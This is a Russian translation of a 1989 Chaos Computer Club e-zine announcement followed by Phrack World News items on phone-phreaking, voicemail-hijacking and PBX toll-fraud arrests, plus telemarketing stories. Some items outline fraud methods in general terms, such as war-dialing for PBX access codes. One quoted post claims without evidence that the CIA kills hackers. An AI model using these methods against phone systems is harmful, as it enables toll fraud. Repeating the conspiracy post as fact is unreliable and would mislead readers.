В ближайшем будущем появится электронный журнал, издаваемый Chaos Computer Club и посвящённый его деятельности. Он называется Chalisti — имя происходит от «Kalisti», богини Хаоса — и, будем надеяться, будет олицетворять созидательный Хаос, а не хаотичный беспорядок. Впрочем, как всегда, только время покажет.

Идея такова.

По различным компьютерным сетям циркулируют огромные объёмы информации. В Usenet это около 100 МБ в месяц, в CREN (Bitnet + CSNet) — примерно столько же. Поверх этих потоков существует информация из национальных сетей — Zerberus, BTX и Geonet. Как правило, человек получает данные лишь из одной сети, и поэтому важные материалы о защите данных, информационной безопасности, нестандартном применении компьютеров, экологии, университетской жизни и т.д. распространяются только в рамках одной сети.

Информация из сетей — для сетей, но это ещё не всё. Должна сложиться редакция, рассредоточенная по большой территории и работающая через сети. Предполагается обмен информацией и мнениями, а также возникновение новых контактов.

Первый номер Chalisti выйдет предположительно в середине сентября. В связи с этим редакция пока немногочисленна: в журнал войдут материалы из свежего «Datenschleuder», журнала MIK и наиболее интересные сообщения из сетей, поступившие в ближайшие недели. Начиная со второго номера содержание будет отличаться от «Datenschleuder».

В Chalisti будут публиковаться материалы из сетей и других СМИ (MIK и др.). Приоритет будет отдаваться статьям, написанным специально для Chalisti.

Объём журнала — не более 100 КБ в месяц. При необходимости статьи будут переноситься в следующий номер или «заморожены» на летний период. Не исключено, что поступит слишком мало материалов — тогда содержание будет дополнено информацией из DS, сетей и журнала MIK. Это гарантирует регулярный выход номеров.

Первый номер — 15 сентября. Второй — конец октября. К тому времени каникулы закончатся, и будет выстроена редакционная и организационная инфраструктура. После этого журнал должен выходить ежемесячно.

Редакционная работа будет вестись предположительно через EARN или CREN. Это позволит оперативно реагировать на актуальные сообщения, а также обсуждать вопросы на встречах Relay или Galaxy — так формируется международная площадка. Авторов статей и редакторов из других сетей можно будет связаться напрямую, технических препятствий быть не должно. Особое внимание уделяется UUCP и Zerberus.

Для связи с редакцией доступны следующие сети:

```
EARN/CREN   - Рассылка через CHAMAS (107633@DOLUNI1).
              Будет создан специальный раздел для Chalisti
              и группа редакции. Контакт: 151133@DOLUNI1.
              Предположительно с начала октября будет
              доступен userid CHAMAINT@DOLUNI1.

UUCP/Subnet - Контакт через chalist@olis,
              ccc@mcshh и ..!tmpmbx!DOLUNI1.bitnet!151133.

UUCP/Dnet   - Контакт через simon@uniol.
              Рассылка через этот ID в dnet.general.

Zerberus    - В настоящее время: terra@mafia и terra@chaos-hh.
              С середины сентября предположительно через chalist@subetha.

BTXNet      - Пока не определено.

GeoNet      - mbk1:chaos-team. Распространение журнала
              через GeoNet ещё не решено.
```

Распространение через FidoNet и MagicNet запланировано, но ещё не реализовано.

Заинтересованным предлагается использовать указанные адреса. Для тех, у кого нет доступа к сетям, есть почтовый адрес:

Frank Simon
12 Kennedy Street
2900 Oldenburg, FRG (West Germany)

04411/592607 (телефон)

С приветом,

Terra

Мошенничество с авиабилетами через компьютер — 14 августа 1989

По материалам Los Angeles Times

Полиция Феникса задержала четырёх человек в рамках расследования деятельности группы по сбыту поддельных авиабилетов, которая предположительно реализовала на миллионы долларов похищенных билетов, рекламируя скидочные тарифы в общенациональных изданиях. Следователи сообщили, что участники группы выстроили разветвлённый заговор, владея навыками доступа к авиационным компьютерам для внесения данных о маршрутах в систему бронирования.

В интересах свободного доступа к информации привожу некоторые из предполагаемых «сокровенных секретов» того, как получить доступ к авиационным компьютерам и вносить данные о маршрутах.

Это можно сделать практически с любого телефона по всей стране (включая дисковый аппарат). Разумеется, ради анонимности можно воспользоваться и уличным таксофоном.

Прежде всего нужно узнать номер телефона компьютера авиакомпании. Достаточно позвонить на справочную службу 1-800 (1-800-555-1212). Попросите номер бронирования Ozark Airlines (ныне не существующей компании, поглощённой Trans World Airways [TWA]; здесь используется исключительно в качестве примера). Оператор продиктует вам номер вида 800-PRE-SUFF.

Позвоните по этому номеру — и вы попадёте в службу бронирования Ozark Airlines. Там имеется база данных со всеми маршрутами Ozark. Просто назовите дату, номер рейса, города вылета и назначения, а также имя пассажира. Вот и всё! Позвонив по тому же номеру позже, вы сможете отменить или изменить свой маршрут. В системе даже есть функции поиска на случай, если вы не знаете номер рейса, и развёрнутая справочная служба (просто скажите: «Как забронировать билет?»).

Борьба с нежелательными звонками — 4 сентября 1989

«Мы не собаки Павлова и не обязаны вскакивать каждый раз, когда звонит телефон.»

А если уж мы и берём трубку по первому требованию, нам за это должны платить — так считает Булмаш, президент организации Private Citizen, Inc. из Уорренвилля, штат Иллинойс, созданной для защиты граждан от того, что Булмаш называет «мусорными звонками» телемаркетологов.

По его словам, мы заслуживаем как минимум сотню баксов — $100.

Дважды в год Булмаш, 43 лет, по профессии помощник юриста, рассылает 600 компаниям-телемаркетологам каталог людей, не желающих получать звонки от коммивояжёров. Вместе с каталогами он отправляет договор, согласно которому перечисленные лица готовы выслушать продавца только за вознаграждение в $100.

Если телемаркетолог звонит, договор обязывает его компанию выплатить слушателю $100 — за «использование частной собственности: телефона, уха и времени», объясняет Булмаш.

Подписчиков сейчас около 1000; они платят $15 в год за включение в каталог Private Citizen.

Булмаш не гарантирует полного отсутствия звонков, но приводит истории успеха. По его словам, подписчики получали от телемаркетинговых компаний от $5 до $92. Он предлагает возврат денег тем, кто остался недоволен; воспользовался этим предложением, по его словам, лишь один человек.

«Вы можете 500 раз по телефону просить эти компании не звонить — они не слушают, — говорит Булмаш. — Но стоит пригрозить им выставлением счёта за ваше время — и они сразу прислушиваются».

Булмаш основал Private Citizen в мае 1988 года. По его словам, телемаркетологи придерживаются позиции: «Мы — большой бизнес, не нравится — просто повесьте трубку». «А я говорю: мы имеем право на покой, прежде всего у себя дома», — парирует он. По его словам, телефонный звонок с предложением товара в домашних условиях успешен менее чем в 3% случаев, тогда как оставшиеся 97% из нас — и мы сами прекрасно знаем, кто мы, — лишь напрасно беспокоят.

Булмаш сообщил, что выступал перед законодательными комитетами штатов Иллинойс и Калифорния и лоббировал депутатов штата и федерального уровня с целью защиты граждан от телемаркетологов. Он обучает членов своей организации тому, как выставлять счета за своё время и во многих случаях добиваться их оплаты — за «использование их времени, уха и телефона».

Для получения дополнительной информации о Private Citizen обращайтесь к Булмашу по телефону 312-393-1555.

Запрещено в Бостоне — Телемаркетолог подан в суд! — 14 сентября 1989

Основное занятие Алана Шлезингера — подавать в суд на людей. Но в наши дни, пожалуй, можно сказать, что в Merrill Lynch его акции упали в цене. Бостонский адвокат, ненавидящий телефонных коммивояжёров, подал в суд на Merrill Lynch после того, как брокерская фирма проигнорировала «неоднократные просьбы» прекратить звонить ему с инвестиционными предложениями.

К удивлению Merrill Lynch, он добился судебного запрета. Более того, он подавал на них в суд дважды — и оба раза выигрывал. Второй раз — когда ничего не подозревавший брокер позвонил ему в нарушение судебного приказа.

«Это беспокоит очень многих, но им кажется, что они ничего не могут поделать», — сказал Шлезингер, лучший ответный удар которого — иск. Во втором процессе суд присудил ему $300 в возмещение судебных расходов и времени, потраченного на разговоры с телефонным отделом брокерской фирмы.

«Он использует атомную бомбу, чтобы прихлопнуть комара», — заявил Уильям Фитцпатрик, главный юрист Ассоциации индустрии ценных бумаг, упрекая Шлезингера за то, что тот поступает как истинный адвокат: «Будучи сам юристом, могу только предположить, что ему не хватает ума просто повесить трубку».

Phrack World News

Автор: Knight Lightning

```
  PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
  PWN                                                 PWN
  PWN         P h r a c k   W o r l d   N e w s       PWN
  PWN         ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~       PWN
  PWN                Issue XXVIII/Part 4              PWN
  PWN                                                 PWN
  PWN                  October 7, 1989                PWN
  PWN                                                 PWN
  PWN           Created, Written, and Edited          PWN
  PWN                by Knight Lightning              PWN
  PWN                                                 PWN
  PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Женщина обвинена как главарь хакерской группировки

21 июня 1989 г.
Автор: John Camper (Chicago Tribune)

Федеральное большое жюри в четверг предъявило обвинение женщине из Чикаго в организации общенациональной хакерской группировки, похитившей телефонные и компьютерные услуги различных компаний на сумму свыше 1,6 миллиона долларов.

В обвинительном заключении утверждается, что Лесли Линн Дусетт (Leslie Lynne Doucette), 35 лет, проживающая по адресу 6748 North Ashland Ave, и 152 её сообщника обменивались сотнями похищенных номеров кредитных карт, взламывая корпоративные системы «голосовой почты» и превращая их в компьютерные доски объявлений.

Голосовая почта — это компьютеризованный телефонный автоответчик. Позвонив на номер такой системы, абонент нажимает дополнительные цифры на телефоне, чтобы оставить сообщение в определённом почтовом ящике или прослушать уже имеющиеся сообщения.

Согласно обвинительному заключению, хакерская группировка приобрела товаров более чем на 9 531,65 доллара и денежных переводов Western Union на сумму 1 453 доллара, расплачиваясь похищенными номерами банковских кредитных карт.

В документе также указывается, что группа использовала похищенные компьютерные пароли для получения услуг голосовой почты на сумму 38 200 долларов, а похищенные телефонные кредитные карты — для накопления задолженности по телефонным переговорам на сумму свыше 286 362 долларов.

Однако самую крупную добычу — по данным обвинительного заключения, свыше 1 291 362 долларов — составили телефонные услуги, похищенные с помощью «кодов расширения» частных телефонных станций (PBX).

Система PBX обеспечивает внутреннюю телефонную связь внутри компании. Если система PBX оснащена расширением, человек может позвонить на неё, ввести код и совершать международные звонки за счёт компании — владельца системы.

Единственными корпоративными жертвами предполагаемого мошенничества, названными в обвинительном заключении, являются August Financial Corporation (Лонг-Бич, Калифорния) и A-1 Beeper Service (Мобайл, Алабама).

Дусетт содержится под стражей без залога в Столичном исправительном центре с 24 мая, когда была арестована в ходе обыска в её квартире — при ней были обнаружены 168 телефонных номеров кредитных карт и 39 кодов расширения, сообщили федеральные власти. В обвинительном заключении члены предполагаемой группировки не называются, однако власти заявили, что расследование продолжается.

Прокурор США Антон Р. Валюкас (Anton R. Valukas) заявил, что данное обвинение — первое в стране дело, связанное со злоупотреблением системами голосовой почты.

«Широкое распространение телекоммуникаций с компьютерным управлением и нарастающая зависимость американского и международного бизнеса от этого оборудования создают потенциал для серьёзного ущерба», — заявил он.

По словам властей, схема была раскрыта в декабре прошлого года после того, как один брокер по недвижимости из Rolling Meadows сообщил, что хакеры проникли в систему голосовой почты его компании и изменили пароли.

Власти установили, что звонки в систему голосовой почты Rolling Meadows поступали с телефонов в жилых домах Чикаго, Колумбуса (Огайо), а также пригородов Детройта, Атланты и Бостона.

Проверка этих телефонов привела их к системам голосовой почты компаний по всей стране, добавили они.

[Дополнительную информацию см. в Phrack World News XXVII/Part One и в статье «Computer Intrusion Network in Detroit» от 25 мая 1989 г. --KL]

Фрикеры злоупотребляют телефонной картой Восточного Сент-Луиса

24 сентября 1989 г.

Восточный Сент-Луис (Иллинойс) — крайне бедный национальный пригород одноимённого города в Миссури — в течение нескольких месяцев подвергался атакам фрикеров, даже не подозревая об этом, пока телефонные счета за период в один год не были недавно проверены.

Согласно недавней публикации в газете Belleville (News-Democrat), городу выставляются счета за звонки на платные порно-сервисы, а также за звонки из таких отдалённых точек, как Флорида и Техас.

Ежемесячный телефонный счёт города Восточный Сент-Луис составляет в среднем 5 000 долларов, и за прошедший год в него вошли звонки практически во все штаты, а также на «900»-номера служб для взрослых. Городской казначей Шарлотта Мур (Charlotte Moore) заявила, что количество сомнительных звонков в ежемесячном счёте — как правило, толщиной в два дюйма — свидетельствует о «необходимости более строгого контроля за телефонами».

Не может быть! Газета (News-Democrat) получила копии телефонных счетов за несколько месяцев в соответствии с Законом о свободе информации и принялась изучать, куда и кому звонили. Например, с марта по май этого года из Техаса, Флориды и других мест были сделаны звонки на сотни долларов, которые были отнесены на номер телефонной карты, закреплённой за городом.

В одном случае абонент в северной Флориде совершил 288-минутный звонок в Майами, стоивший Восточному Сент-Луису 39,27 доллара. Редакция (News-Democrat) позвонила на этот номер в Майами и дозвонилась до некоего мужчины по имени Джон, отказавшегося назвать фамилию и заявившего, что «...никогда даже не слышал о Восточном Сент-Луисе...»

Звонки с одного определённого номера в Хьюстоне в разные точки Соединённых Штатов обошлись городу более чем в 1 000 долларов на протяжении нескольких месяцев. Мужчина, ответивший на звонок по этому хьюстонскому номеру, отказался назвать своё имя, обсуждать этот вопрос или объяснить, каким образом его телефон мог использоваться для мошеннических звонков.

До вмешательства газеты городские власти никаких мер не принимали — судя по всему, они даже не знали о злоупотреблениях. Получив уведомление, местная телефонная компания аннулировала все действующие PIN-коды и выдала новые. Тем временем Восточный Сент-Луис продолжает твердить о своей бедности: городу едва хватает средств на выплату зарплаты муниципальным служащим, и несколько раз выплаты вообще не производились. Налоговая база города крайне мала, и в ближайшем будущем он, по всей видимости, объявит о банкротстве.

«Яйцо кукушки»

1 октября 1989 г.

The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage
Автор: Cliff Stoll. Doubleday, 1989, ISBN 0-385-24946-2 ($19.95)

Рецензия Луизы Берников (Louise Bernikow), журнал Cosmopolitan, октябрь 1989 г.

Перед нами первое в своём роде — подлинная история человека, который замечает расхождение в семьдесят пять центов в системе учёта компьютера и начинает распутывать эту ошибку до тех пор, пока она не приводит его к настоящей шпионской сети. Даже если вы не отличаете байт от бублика, эта книга захватит вас с первой страницы и не отпустит так же неудержимо, как лучшие детективные истории.

Астрофизик, ставший системным администратором, — Клифф Столл — на первой неделе работы в лаборатории в Беркли (Калифорния) обнаруживает ошибку в учёте и пытается разобраться, почему она возникла — отчасти как упражнение, чтобы разобраться в компьютерной системе, с которой ему предстоит работать. Почти сразу он обнаруживает, что кто-то взламывал компьютерную сеть с помощью поддельного пароля. Это открытие приводит его к другим взломам в других компьютерах, в том числе на военных объектах. Он ставит в известность ФБР, которое, поскольку он не потерял ни полумиллиона долларов, ни каких-либо засекреченных сведений, отвечает: «Иди-ка ты отсюда, парень».

Столл продолжает расследование — спит под своим столом по ночам, следит за системой, как гончая, поджидающая лису. Напряжение нагнетается постепенно, но именно живой и нередко смешной голос человека, ведущего погоню, делает эту книгу такой замечательной. Подруга Столла Марта, студентка юридического факультета, производит впечатление умной и очаровательной девушки, и она довольно терпеливо относится к его одержимости. В конце концов Столл становится национальным героем. Подробнейшее описание событий не перестаёт восхищать.

[Интересно, кто всё-таки получил те печенья. --KL]

Представитель Hackwatch обвинён

2 октября 1989 г.
Источник: Computing Australia

Самозваному эксперту по компьютерной безопасности Полу Даммету (Paul Dummett), известному также под псевдонимом Стюарт Гилл (Stuart Gill), предъявлены обвинения в подаче ложных сведений в полицию штата Виктория по итогам расследования заявлений, которые он делал в ежедневных СМИ в конце 1988 — начале 1989 года. В этих статьях Гилл нередко фигурировал в качестве представителя либо «Hackwatch», либо «DPG monitoring service».

Гилл утверждал, что австралийские хакеры получили коды доступа от коллег в США и похитили 500 000 долларов (США) из международного отделения Citibank в Соединённых Штатах. Помимо этого, он заявлял, что номера кредитных карт публиковались на досках объявлений для пользователей BBS; что наркотики, включая стероиды, продавались через доски объявлений; что об этом сообщали осведомители полиции; и что в ответ полиция провела обыски в домах нескольких хакеров. Полиция, включая Бюро уголовных расследований и компьютерный отдел отдела по борьбе с мошенничеством, неоднократно отвергала эти заявления.

Гилл скрывался, однако 22 сентября вернулся и был обвинён в магистратском суде Фрэнкстона под своим настоящим именем — Пол Даммет. Согласно судебным документам, полицейские, расследовавшие заявления Даммета, предположительно установили, что компьютерная сеть Citibank не подвергалась незаконному доступу по нью-йоркскому номеру, как утверждал Даммет. Когда Даммет предстал перед судом, его адвокат по юридической помощи Серж Стражт (Serge Sztrajt) добился переноса дела на 20 октября. Даммет вины не признал.

PWN: Краткие заметки

1. Нанять хакера? — «Некоторые весьма известные люди в компьютерной индустрии начинали как хакеры, занимавшиеся озорными вещами», — сказал Computerworld Рон Грунер (Ron Gruner), президент Alliant Computer Systems Corporation, объясняя, почему он, вероятно, нанял бы Роберта Т. Морриса-младшего из Корнелла, создателя интернет-червя.

---

2. Компьютерные хакеры грабят корпоративные линии 800 — Компьютерные хакеры гордятся тем, что никогда не платят за звонки на большие расстояния. Как им это удаётся? Сэм Даскам (Sam Daskam), президент Information Security Association (ISA), объясняет: хакеры обзванивают корпоративные номера, пока не находят автоматический коммутатор. Пальцы по клавишам они не бегают — используется программа автоматического дозвона. Затем компьютер перебирает все комбинации трёх- или четырёхзначных чисел, пока не находит ту, что подключает к внешней toll- или 800-линии компании. Получив сигнал «готово», можно звонить куда угодно за счёт фирмы. Источник: Security Letter, 1989.

---

3. Рассматривается переход на 900-сервис — В ряде компаний ведутся разговоры о переходе с бесплатных номеров 800 на номера 900, поскольку лёгкость злоупотребления номерами 800 наглядно продемонстрирована. Это позволило бы корпорациям существенно сэкономить.

---

4. «Хакеры» в продуктовых магазинах торгуют наркотиками и проститутками — Система голосовых почтовых ящиков (VMB) одного оптового бакалейщика в Лос-Анджелесе была захвачена небольшой группой «хакеров», использовавших её для ведения сети проституции и распространения информации о наркотиках. В конечном счёте законные пользователи VMB пожаловались, что не могут воспользоваться услугой: их пароли были аннулированы. Расследование показало, что «хакеры» обошли средства защиты и захватили 200 почтовых ящиков

для собственного использования.

---

5. Phone phreaks задержаны в северной части штата Нью-Йорк — По всей видимости, Сиракузы (Нью-Йорк) снова стали лёгкой добычей для правоохранительных органов, охотящихся на хакеров, причастных к компьютерным преступлениям. В августе Федеральная комиссия по связи (FCC) поручила местному полицейскому сержанту связаться со списком местных компьютерных пользователей, которые пользовались местным сервисом дальней связи с выходом на национальные и международные звонки.

По имеющимся данным, один из пользователей сервиса обратился в компанию по поводу огромного счёта — 10 000 долларов. Компания установила ловушку на соответствующий код и составила список несанкционированных пользователей. К расследованию были привлечены местные власти, полиция штата и ФБР. Они опросили лиц из списка, и большинство из них полностью сотрудничало с полицией (большинство нарушителей — несовершеннолетние). Один из пользователей по имени Гантер (Gunter) даже позволил полиции воспользоваться его учётными записями на BBS. Задержанные (25 человек) использовали сервис для звонков во Францию, Доминиканскую Республику, Кению и Германию, а также для местных звонков в Сиракузах — один из фигурантов дела пояснил, что это улучшало качество линии.

---

6. Мониторинг досок объявлений спас мальчика (24 августа 1989 г.) — Полицейские под прикрытием в Сан-Хосе (Калифорния) несколько лет наблюдали за досками объявлений в поисках пользователей, хвастающихся своими преступными подвигами. Именно такая деятельность привела их к жителям Вирджинии Дину Эшли Лэмби (Dean Ashley Lambey), 34 года, и Дэниелу Т. Депью (Daniel T. Depew), 28 лет, которых обвинили в сговоре с целью похищения малолетнего мальчика для съёмки его сексуального насилия с последующим убийством. (Статья Трейси Л. Томпсон в San Francisco Chronicle.)

---

7. Немецкие хакеры пытаются положить конец курению (29 августа 1989 г.) — В субботу, 26 августа 1989 года, телеканал ZDF (второй государственный телеканал Германии, один из двух общенациональных) спросил своих зрителей, считают ли они, что курение следует запретить в общественных местах. Телезрители могли ответить по телефону, набрав один номер в знак «за» и другой — «против». За 14 минут поступило 52 942 звонка с соотношением 54:46 в пользу запрета курения — это означает, что 29 669 человек проголосовали «за» и 25 273 — «против».

В понедельник, 28 августа 1989 года, группа южногерманских хакеров заявила, что манипулировала результатами голосования, набирая номер «за» с 83 персональных компьютеров со скоростью 4 звонка в минуту; практически все их звонки прошли, так что около 4 648 голосов «за» были поданы с их компьютеров. С учётом этого обстоятельства результаты опроса изменились: «За» — 25 021, «Против» — 25 273, то есть противники запрета получили незначительное большинство.

Автор материала: Klaus Brunnstein

---

8. Глава иммиграционного ведомства предлагает создать общенациональную компьютерную систему проверки (22 июня 1989 г.) — Ла-Хойя (Калифорния). Комиссар Иммиграционно-натурализационной службы Алан К. Нельсон (Alan C. Nelson) предложил сегодня создать общенациональную компьютерную систему для проверки личности всех соискателей рабочих мест с целью пресечь широко распространённое использование поддельных документов нелегальными иностранцами.

Г-н Нельсон также предложил ввести стандартизированные удостоверения личности для иммигрантов, чтобы обеспечить более полное соблюдение закона 1986 года, запрещающего найм нелегалов.

Идея создания общенационального удостоверения личности и иные способы проверки правового статуса неоднократно звучали в Конгрессе как инструмент борьбы с незаконной иммиграцией, однако последовательно отвергались как потенциальное ущемление гражданских свобод.

Общенациональная компьютерная база данных на всех граждан — это дурная идея, которая просто отказывается умирать, сколько бы осиновых кольев в неё ни вбивали: если её не воскресит INS, её воскресит наркоцарь или ФБР. «Вечная бдительность...»

Автор материала: Roberto Suro (New York Times)

---

9. Западногерманские компьютерные хакеры обвинены в шпионаже в пользу Советов (17 августа 1989 г.) — Associated Press (Франкфурт). Трём компьютерным хакерам, подозреваемым в передаче Советскому Союзу информации из военных и промышленных компьютеров по всему миру, предъявлены обвинения в шпионаже, сообщили вчера прокуроры. Правительство Западной Германии назвало разоблачение шпионской сети, передавшей КГБ секретные данные из 12 стран, включая США, «серьёзным ударом» по советской стороне. В четырёхстраничном заявлении главный федеральный прокурор Курт Ребман (Kurt Rebman) отметил, что это первое дело в его практике, когда хакеры привлечены к ответственности за угрозу национальной безопасности. Источник: Boston Globe.

---

10. Вызов фрикерам! (31 августа 1989 г.) — Японская корпорация Nippon Telegraph & Telephone Corp. (Токио) предлагает вознаграждение в 7 000 долларов любому человеку или организации, которые смогут взломать её систему засекреченной связи и передачи данных FEAL-8, сообщает агентство Associated Press, при этом официальные лица NTT America Inc. не подтвердили эту информацию. Предполагается, что срок действия предложения истекает 31.08.91. Номер телефона и иная контактная информация не указаны. Источник: Wall Street Journal.

---

11. Shadow Stalker потерпел поражение (7 августа 1989 г.) — 17-летнему жителю Мичигана предъявлено обвинение в публикации похищенных кодов дальней телефонной связи на доске объявлений, которую он держал у себя дома. Брент Г. Патрик (Brent G. Patrick), известный в сети под ником «Shadow Stalker», на этой неделе предстал перед судом по обвинению в хищении или незаконном удержании финансового расчётного устройства без согласия владельца. Патрик освобождён под залог в 2 500 долларов в ожидании слушания. В случае признания виновным ему грозит лишение свободы сроком до четырёх лет и штраф в 2 000 долларов. Его доска объявлений Wizard Circle закрыта.

---

12. Хакеры из Филадельфии меняют ограничение скорости — Недавно неизвестный хакер проник в компьютер, управляющий ограничением скорости на мосту Burlington-Bristol, и изменил его с 45 миль в час на 75 миль в час. Многие водители были остановлены и получили штрафные квитанции; судьи заявили, что не будут рассматривать апелляции, поскольку «общественность должна знать, что нельзя слепо доверять тому, что написано на знаке». Полиция утверждает, что располагает зацепками, однако это сомнительно.

---

13. Прыжок со второго этажа, спасаясь от Секретной службы (26 июля 1989 г.) — Известный хакер из Флориды, Red Rebel, был задержан Секретной службой США и местными властями. По имеющимся данным, пытаясь скрыться, он выпрыгнул из окна второго этажа и некоторое время бежал. Секретная служба конфисковала два компьютера и большое количество дисков.

Что ещё хуже — аналогично случаю с Oryan QUEST — Red Rebel не является гражданином США и, по всей видимости, будет депортирован. Red Rebel обвиняется в сопротивлении аресту, воспрепятствовании сбору доказательств и совершении преступлений, связанных с мошенничеством с кредитными картами. Информацию предоставил The Traxster.

---

14. Предупреждение о мошенничестве (сентябрь 1989 г.) — Мошенничество с PBX стремительно распространяется. Операторы дальней связи завалены жалобами корпоративных клиентов, требующих возмещения ущерба от мошенничества, совершённого против них. Ни один оператор дальней связи не покрывает долгосрочные убытки своих клиентов от мошенничества. Если вас ограбили — платите сами. Это не то же самое, что кража кредитной карты. Это очень серьёзно. Мошенники набирают 800-номера INWATS и через автоматических операторов пробиваются к международным линиям. Основной поток звонков идёт в страны, связанные с наркоторговлей, — особенно в Колумбию, Пакистан, Доминиканскую Республику и Эквадор. Но никто толком не знает, какие страны связаны с наркоторговлей, а какие — нет. Источник: Teleconnect Magazine.

---

15. Motorola представляет сетевую систему шифрования (4 августа 1989 г.) — Группа государственного оборудования Motorola (GEG) представила свою сетевую систему шифрования (NES), оснащённую новейшими средствами защиты локальных вычислительных сетей (LAN). Разработанная в соответствии со стандартами Secure Data Network System (SDNS), включая систему управления электронными ключами SDNS, NES является гибким решением в области интернет-безопасности для приложений класса Type I.

NES уникальна в сфере технологии COMSEC тем, что программное обеспечение протокола загружается с дискеты. NES устанавливается в кабеле между компьютером и приёмопередатчиком или в качестве шлюзового устройства, разделяющего LAN и магистральную сеть. Продукт поддерживает стандарты интернета DoD и ISO, обеспечивая защиту в глобальных сетях.

Начальный вариант продукта поддерживает подключение к носителям IEEE 802.3 и IEEE 802.4. Компания Motorola Inc. заключила меморандум о соглашении с Агентством национальной безопасности и ожидает одобрения продукта в первом квартале следующего года. Продукт для LAN является первым в семействе продуктов SDNS, которое обеспечит полные и совместимые системные решения в области безопасности. Дополнительную информацию о NES можно получить у Джо Марино (Joe Marino) по телефону (602) 441-5827.

---

16. Гибель Shadow 2600: не несчастный случай (6 июля 1989 г.) — Ниже приводится сообщение с The Central Office:

```
                89Jul06 from fdg @ The Central Office

MY CONDOLENCES TO DAVE FLORY'S FAMILY AND FRIENDS.  Do you
all realize WHY a 22 year old died?  It says one thing to me.
He was killed by some insane ex-CIA types.  Most likely under
orders from the idiots who tried to prosecute him in 1985.
This kind of thing is getting more common under President
Bush.  He ran the CIA, and he is now encouraging the same
dirty tricks to silence people who cause "problems."  Abbie
Hoffman was done in the same way.  A small hypodermic full of
prussic aced.  You will hear about more ex-hippies, yippies,
```

```
and hackers/phreaks dying mysteriously in the foreseeable
future.

You have been warned.  And who am I to know all this?
Believe me, friends, I am highly placed in the government.
You will see more friends die.  You may laugh now, but I
decided to leave a public message in hopes of saving a few
lives.
                        Special Thanks to Epsilon
```

---

17. Члены Legion of Doom подверглись обыскам в Атланте (21 июля 1989 г.) — The Leftist, The Urvile и The Prophet — все члены всемирно известной хакерской группы Legion of Doom — были задержаны 21 июля 1989 года. Этот день примечателен тем, что ровно двумя годами ранее в ходе общенационального рейда по всей стране было задержано более 80 хакеров, в том числе такие известные личности, как Oryan QUEST, Solid State и Bill From RNOC.

Обвинения против членов LOD варьируются от телефонного мошенничества до незаконного проникновения в государственные компьютерные системы, хотя, по имеющимся сведениям, во взломе государственных систем повинен Urvile, а двое других к этому непричастны. В настоящее время все трое членов LOD из Атланты по-прежнему ожидают своей участи: обвинения им ещё не предъявлены — ситуация весьма схожа с тем, что произошло с хакерами в 1987 году.

По словам сотрудников службы безопасности Michigan Bell, эти задержания стали следствием предполагаемого ареста Fry Guy 19 июля в связи с его ролью в мошенничестве с офицером по надзору за условно-досрочно освобождёнными в Делрей-Бич (Флорида), о котором подробно сообщалось в прошлом номере. По имеющимся данным, Fry Guy тесно сотрудничал с LOD-Atlanta (особенно с The Leftist), и, когда его поймали за мошенничество с инспектором по надзору, он испугался и сдал всё, что знал о LOD.